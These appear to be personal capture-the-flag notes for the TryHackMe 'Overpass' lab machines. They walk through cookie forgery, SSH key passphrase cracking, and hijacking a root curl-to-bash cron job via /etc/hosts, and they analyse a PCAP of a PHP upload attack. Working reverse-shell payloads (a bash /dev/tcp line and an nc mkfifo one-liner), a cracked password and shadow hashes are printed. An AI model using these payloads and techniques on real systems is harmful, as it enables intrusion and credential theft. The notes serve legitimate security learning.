
Overpass-Ch1

Sunday, September 12, 2021 8:31 PM

1. General Information

   IP-ADDR: 10.10.22.229

2. Nmap Scanning




   Google for "go-ipfs json-rpc or influxdb api exploit -tryhackme"

   Discover metasploit module to enumeration:
   https://www.rapid7.com/db/modules/auxiliary/scanner/http/influxdb_enum/

3. Web Directory fuzzing

   Admin page discovered



4. Web Page

   Main page

Overpass

About Us Downloads

Welcome to Overpass

A secure password manager with support for Windows, Linux, MacOS and more

Photo by Jose Fontano on Unsplash

People reuse the same password for multiple services. If you are one of them, you're risking your accounts being hacked by evil hackers.

Overpass allows you to securely store different passwords for every service, protected using military grade cryptography to keep you safe.

Reasons to use Overpass

- Your passwords are never transmitted over the internet, in any form, unlike other password managers.
- Your passwords are protected using Military Grade encryption.
- Overpass do not store your passwords, unlike other password managers.

Download Overpass today and start keeping your passwords safe. Downloads

Source of main page

```
  </p>
  <p>Overpass allows you to securely store different
      passwords for every service, protected using military grade
      <!--Yeah right, just because the Romans used it doesn't make it military grade, change this?-->
      cryptography to keep you safe.
  </p>
  <h4>Reasons to use Overpass</h4>
  <ul>
      <li>Your passwords are never transmitted over the internet, in any form, unlike other password managers.
      </li>
      <li>Your passwords are protected using Military Grade encryption.</li>
      <li>Overpass do not store your passwords, unlike other password managers.</li>
  </ul>
  <p>Download Overpass today and start keeping your passwords safe. <a href="/downloads">Downloads</a></p>
</div>
```

About us page

Overpass

About Us Downloads


Who are we?

Overpass was formed in 2020 by a group of Computer Science students who were disappointed by the number of people getting hacked because their passwords were in rockyou.
To solve this, we decided to create a password manager to help you use unique passwords for every service.
Your passwords never leave your PC, and are stored securely in an encrypted file. Stay safe against hackers. Use Overpass.


Our Staff

Ninja - Lead Developer
Pars - Shibe Enthusiast and Emotional Support Animal Manager
Szymex - Head Of Security
Bee - Chief Drinking Water Coordinator
MuirlandOracle - Cryptography Consultant

5. Access to admin page




Intercept with BurpSuite




Source code of login.js

```
async function login() {
    const usernameBox = document.querySelector("#username");
    const passwordBox = document.querySelector("#password");
    const loginStatus = document.querySelector("#loginStatus");
    loginStatus.textContent = ""
    const creds = { username: usernameBox.value, password: passwordBox.value }
    const response = await postData("/api/login", creds)
    const statusOrCookie = await response.text()
    if (statusOrCookie === "Incorrect credentials") {
        loginStatus.textContent = "Incorrect Credentials"
        passwordBox.value=""
    } else {
        Cookies.set("SessionToken",statusOrCookie)
        window.location = "/admin"
    }
}
```

6. Add Cookie with developer tool



Refresh the page and discovered private RSA key



Try login with ssh with james. It required passphrase

```
sodanew@kalinew:~/Documents/THM/Overpass/Overpass-Challege1/target-dir$ ssh -i james.key james@10.10.22.229
The authenticity of host '10.10.22.229 (10.10.22.229)' can't be established.
ECDSA key fingerprint is SHA256:4P0PNh/u8bKjshfc6DBYwWnjk1Txh5laY/WbVPrCUdY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? YES
Warning: Permanently added '10.10.22.229' (ECDSA) to the list of known hosts.
Enter passphrase for key 'james.key':
```

Ssh2john to get john format and crack it

```
sodanew@kalinew:~/Documents/THM/Overpass/Overpass-Challege1/target-dir/hashed$ /opt/john/run/ssh2john.py james.key > hashed_code
sodanew@kalinew:~/Documents/THM/Overpass/Overpass-Challege1/target-dir/hashed$ ls
hashed_code  james.key
sodanew@kalinew:~/Documents/THM/Overpass/Overpass-Challege1/target-dir/hashed$ cat hashed_code
james.key:$sshng$1$16$9F85D92F34F42626F13A7493AB48F337$1200$2cdbb9c10041cfba4a67771ce135a5c4852e0ffa29262d435693dad3aa708871e17bc663c37feffb19e6b52dcefaa88d
2479cb4bca14551e929a8b30e29a8b19c3f70302afaf30d6b70db270eee635d36ccf02e9deeb68ec435d4c86f3bc96a5ef7fde50df64605d2e6bdad90ba9b0a08da21bab1d94d2f866ab1863baeb
bc3c5e099264833406ce407dc0a830d658d3583cb2f2a9dc963ba03887fc42b1e8a37d06bfe74031f8a94d2478dc518167f1e16b88c3ca45173f43efb85c936d576f04c5e6af7c6e2a407a23a93f
8cb8ea59c2eb84f592d2a449ef5f06feef1ca985f7a0998cd0ea378e0a17617c5ec0649900be5b2d0161649346a19f8de671ce965d4e065d6d9ac50847060aef04fff64bd488bdeb864054461548
6e3daa887c51dcac264b80e6e003ada0f4c802657268a9825a8a5fea57b5fb0cd9fd4a6b3420207864e564a5ff8e8aee5bb649b8051f0016d12cbc0554f3206a1ac1a7abd17cd1024b1ced6c5997
3e8570bd6450f7c67ea7c3223a845e6fb25fbaccba1af66455f5b68299a402bf320d0ca752e92859ec4f7831d6892960d644492ab40fec60aea6f5bfaff61cd5198d4dfcd3e5e7913a450e4ccaa6
7772e3d3bc842f26af9411ebcf9149bf33ccdeb8a647012c97c187d75d43e0be6b00a55cbac745720f0ff4142e9166f35591db690b401951b2d05289bf55a103ea634cbab053e735e5617b10d6f7
0e6e6a754a124a53f3463cde79a3c6e4ee14f45ab465a60f90c972242cd1569e370dee0a2a4c8ee4543ec52c5c7b7156d1beb7fbc4448188ab386719e13040a58faecf7e095def2312586b295f71
c3fef31b62e890a3279631b6605200a6bf7d9d915566cd5738508291c33c18585ea13e32170ad7854d5f8d08d6fdc47491b84ebfb45f579c7b2f7eb1dd9b827c17655a4b7f8763399e8c2371b627
7b1c4eb8e76a75acd38eb5cec913723ad605f563cb84b4476a9040917cef352384441dd325c6bcc9d6cab326ac7421b20083d7e766e2a01943860f0398f0294750b5cd16304f52c414ab7b28a01a
a206f0dc6e6b692cc1e78310a57e962fec24ea9effc0e5fa58ca35325905f793370bb7713c512ca4b1dfa41c5fdaacacf4ca81b1dd2b2e45e8611ea0a5b19b016e7c74f9b9d4c7a41c3f9678ff28
4d8188e0f5424bf585f94f741adcb452683223da9fc4c548bb505c98987387c81db53d229f42f3e69298fab2f175468003d295c05b1d8979d78c7104d54c270eaaabbe006ebd7e8dbb1fa17e05e2
f41b32ebca93f0789429312cba472ffc86072b5b3e530fc7e405ad26c166590b376f0f98e22c3e60b66899703813bcb13d7c9f5a6e0ae05320de78347b8ffb1d160949a5cb40e29e37071ffcb5b9
762a4eec39818d52ec0bc7b227cba37aeb4ffc6700e65eb3ca5aa294e823e3eca24bcd7790d4e30893b0291b178368ca6e745af1bedd491cfb6836552e9267132f5b867e9aed6b52e3d4f14e88b9
dd9075e3ea2e8242f8b2f272618211b908eb52689ead701d99b605f708a68662df7a5acc7287ce1d15b6fa12f5907953b49654f198f663663785deb244d25c220083ae62db9fd0b933477b834876
06515a24864e6034ba27a624d9c5a4fcc967efe3a1000a40bc304a54ceff2c647dfec54f71e128b3a1d37c15db9ac895f9ea05cd4b6e8edca6bfc53b
sodanew@kalinew:~/Documents/THM/Overpass/Overpass-Challege1/target-dir/hashed$ john --wordlist
```

Crack the hashed

```
sodanew@kalinew:~/Documents/THM/Overpass/Overpass-Challege1/target-dir/hashed$ john --wordlist=/usr/share/wordlists/rockyou.txt hashed_code
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
james13          (james.key)
Warning: Only 1 candidate left, minimum 2 needed for performance.
1g 0:00:00:08 DONE (2021-09-12 21:35) 0.1175g/s 1685Kp/s 1685Kc/s 1685KC/s *7¡Vamos!
Session completed
```

7. Login via SSH and insert the new discovered passphrase

```
sodanew@kalinew:~/Documents/THM/Overpass/Overpass-Challege1/target-dir$ ssh -i james.key james@10.10.22.229
Enter passphrase for key 'james.key':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Sep 12 13:36:40 UTC 2021

  System load:  0.0               Processes:           88
  Usage of /:   22.3% of 18.57GB  Users logged in:     0
  Memory usage: 13%               IP address for eth0: 10.10.22.229
  Swap usage:   0%


47 packages can be updated.
0 updates are security updates.


Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$ id
uid=1001(james) gid=1001(james) groups=1001(james)
james@overpass-prod:~$
```

Current Directory and some content

```
james@overpass-prod:~$ ls
todo.txt  user.txt
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
james@overpass-prod:~$
```

Discover bash user

```
james@overpass-prod:~$ cat /etc/passwd | grep /bash
root:x:0:0:root:/root:/bin/bash
tryhackme:x:1000:1000:tryhackme:/home/tryhackme:/bin/bash
james:x:1001:1001:,,,:/home/james:/bin/bash
james@overpass-prod:~$
```

8. Run linPEAS

```
╔══════════╣ Cron jobs
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root     822 Jun 27  2020 /etc/crontab

/etc/cron.d:
```

Check crontab file

```
james@overpass-prod:/etc$ cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
james@overpass-prod:/etc$
```

Cronjob will run this above specific sh on the overpass.thm domain

```
james@overpass-prod:/etc$ ls -la | grep hosts
-rw-rw-rw-  1 root root       250 Jun 27  2020 hosts
-rw-r--r--  1 root root       411 Jun 27  2020 hosts.allow
-rw-r--r--  1 root root       711 Jun 27  2020 hosts.deny
james@overpass-prod:/etc$ cat hosts
127.0.0.1 localhost
127.0.1.1 overpass-prod
127.0.0.1 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
james@overpass-prod:/etc$
```

Create the required directory and make web server

Content of buildscript.sh

solution | buildscript.sh

```
1 #!/bin/bash
2
3 bash -i >& /dev/tcp/10.2.92.92/5555 0>&1
```

```
sodanew@kalinew:~/Documents/THM/Overpass/Overpass-Challege1/www$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.22.229 - - [12/Sep/2021 22:02:59] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
```

Open listener

```
sodanew@kalinew:~/Documents/THM/Overpass/Overpass-Challege1/nc-dir$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.2.92.92] from (UNKNOWN) [10.10.22.229] 48530
bash: cannot set terminal process group (31665): Inappropriate ioctl for device
bash: no job control in this shell
root@overpass-prod:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@overpass-prod:~#
```

Get root access, now should be able to get FLAGS

Hacked

Sunday, September 12, 2021 10:09 PM

1. Analysis the PCAP file

   Discovered accessed to specific web directory on the site

	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.170.145	192.168.170.159	TCP	74	47732 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3256059711 TSecr=0 WS=128
2	0.000122542	192.168.170.159	192.168.170.145	TCP	74	80 → 47732 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=894438874 TSecr=3256059711
3	0.000211854	192.168.170.145	192.168.170.159	TCP	66	47732 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3256059711 TSecr=894438874
4	0.000326676	192.168.170.145	192.168.170.159	HTTP	484	GET /development/ HTTP/1.1
5	0.000342046	192.168.170.159	192.168.170.145	TCP	66	80 → 47732 [ACK] Seq=1 Ack=419 Win=64768 Len=0 TSval=894438874 TSecr=3256059711
6	0.000860947	192.168.170.159	192.168.170.145	HTTP	1078	HTTP/1.1 200 OK (text/html)
7	0.000863357	192.168.170.145	192.168.170.159	TCP	66	47732 → 80 [ACK] Seq=419 Ack=1013 Win=64128 Len=0 TSval=3256059712 TSecr=894438875
8	5.002042815	192.168.170.145	192.168.170.159	TCP	66	47732 → 80 [FIN, ACK] Seq=419 Ack=1013 Win=64128 Len=0 TSval=3256064713 TSecr=894438875
9	5.002197308	192.168.170.159	192.168.170.145	TCP	66	80 → 47732 [FIN, ACK] Seq=1013 Ack=420 Win=64768 Len=0 TSval=894443876 TSecr=3256064713
10	5.002289760	192.168.170.145	192.168.170.159	TCP	66	47732 → 80 [ACK] Seq=420 Ack=1014 Win=64128 Len=0 TSval=3256064713 TSecr=894443876
11	7.915625379	192.168.170.145	192.168.170.159	TCP	74	47734 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3256067626 TSecr=0 WS=128
12	7.915783662	192.168.170.159	192.168.170.145	TCP	74	80 → 47734 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=894446790 TSecr=3256067626

   74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eno33, id 0

2. Follow the "development" HTTP stream

   Discovered the HTML source page
   "upload.php" location file with POST method

```
      <div>
        <h3 class="formTitle">Overpass Cloud Sync - BETA</h1>
      </div>
      <!-- Muiri tells me this is insecure, I only learnt PHP this week so maybe I should let him fix it? Something about php eye en
ye? -->
      <!-- TODO add downloading of your overpass files -->
      <form action="upload.php" method="post" enctype="multipart/form-data">
        <div class="formElem"><label for="fileToUpload">Upload your .overpass file for cloud synchronisation</label><input type="file"
            name="fileToUpload" id="fileToUpload"></div>
        <div class="formElem"><input type="submit" value="Upload File" name="submit"></div>
      </form>
    </div>
  </div>
```

3. 2nd interesting path from the PCAP file

   Discovered some new URL for the site

11	7.915625379	192.168.170.145	192.168.170.159	TCP	74	47734 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3256067626 TSecr=0 WS=128
12	7.915783662	192.168.170.159	192.168.170.145	TCP	74	80 → 47734 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=894446790 TSecr=
13	7.915903135	192.168.170.145	192.168.170.159	TCP	66	47734 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3256067627 TSecr=894446790
14	7.915992166	192.168.170.145	192.168.170.159	HTTP	1026	POST /development/upload.php HTTP/1.1 (application/x-php)
15	7.916108038	192.168.170.159	192.168.170.145	TCP	66	80 → 47734 [ACK] Seq=1 Ack=961 Win=64256 Len=0 TSval=894446790 TSecr=3256067627
16	7.916964256	192.168.170.159	192.168.170.145	HTTP	309	HTTP/1.1 200 OK (text/html)
17	7.916975776	192.168.170.145	192.168.170.159	TCP	66	47734 → 80 [ACK] Seq=961 Ack=244 Win=64128 Len=0 TSval=3256067628 TSecr=894446791
18	11.984825193	192.168.170.145	192.168.170.159	HTTP	401	GET /development/uploads/ HTTP/1.1
19	11.985407246	192.168.170.159	192.168.170.145	HTTP	788	HTTP/1.1 200 OK (text/html)
20	11.985492397	192.168.170.145	192.168.170.159	TCP	66	47734 → 80 [ACK] Seq=1296 Ack=966 Win=64128 Len=0 TSval=3256071696 TSecr=894450859
21	16.986459371	192.168.170.145	192.168.170.159	TCP	66	47734 → 80 [FIN, ACK] Seq=1296 Ack=966 Win=64128 Len=0 TSval=3256076697 TSecr=894450859
22	16.986574454	192.168.170.159	192.168.170.145	TCP	66	80 → 47734 [FIN, ACK] Seq=966 Ack=1297 Win=64128 Len=0 TSval=894455860 TSecr=3256076697

   Upload.php traffic

   Payload 1

```
-----------------------------180904902857998703151526006
Content-Disposition: form-data; name="fileToUpload"; filename="payload.php"
Content-Type: application/x-php

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>

-----------------------------180904902857998703151526006
Content-Disposition: form-data; name="submit"

Upload File
-----------------------------180904902857998703151526006--
```

   Server response for payload 1

```
HTTP/1.1 200 OK
Date: Tue, 21 Jul 2020 20:34:01 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 39
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

The file payload.php has been uploaded.GET /development/uploads/ HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

   Server Response

   Client Browser From GET

4. HTTP GET stream

```
<h1>Index of /development/uploads</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last
modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
   <tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/development/">Parent Directory</a></
td><td> </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="payload.php">payload.php</a></td><td
align="right">2020-07-21 20:34  </td><td align="right"> 99 </td><td> </td></tr>
   <tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.29 (Ubuntu) Server at 192.168.170.159 Port 80</address>
</body></html>
```

5. Discovered Attacked gain reverse shell and the action it performed

Reverse shell and some action

```
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@overpass-production:/var/www/html/development/uploads$ ls -lAh
ls -lAh
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ cat .overpass
cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQH96?6G6C?@E62CE:?DE2?EQN.www-data@overpass-production:/var/www/html/development/uploads$ su james
su james
Password: whenevernoteartinstant
```

Privileges checking

```
james@overpass-production:~$ sudo -l
sudo -l
[sudo] password for james: whenevernoteartinstant

Matching Defaults entries for james on overpass-production:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on overpass-production:
    (ALL : ALL) ALL
```

shadow file content

```
james@overpass-production:~$ sudo cat /etc/shadow
sudo cat /etc/shadow
root:*:18295:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
sshd:*:18464:0:99999:7:::
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.5PyMpzAYo3Cg/:18464:0:99999:7:::
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7:::
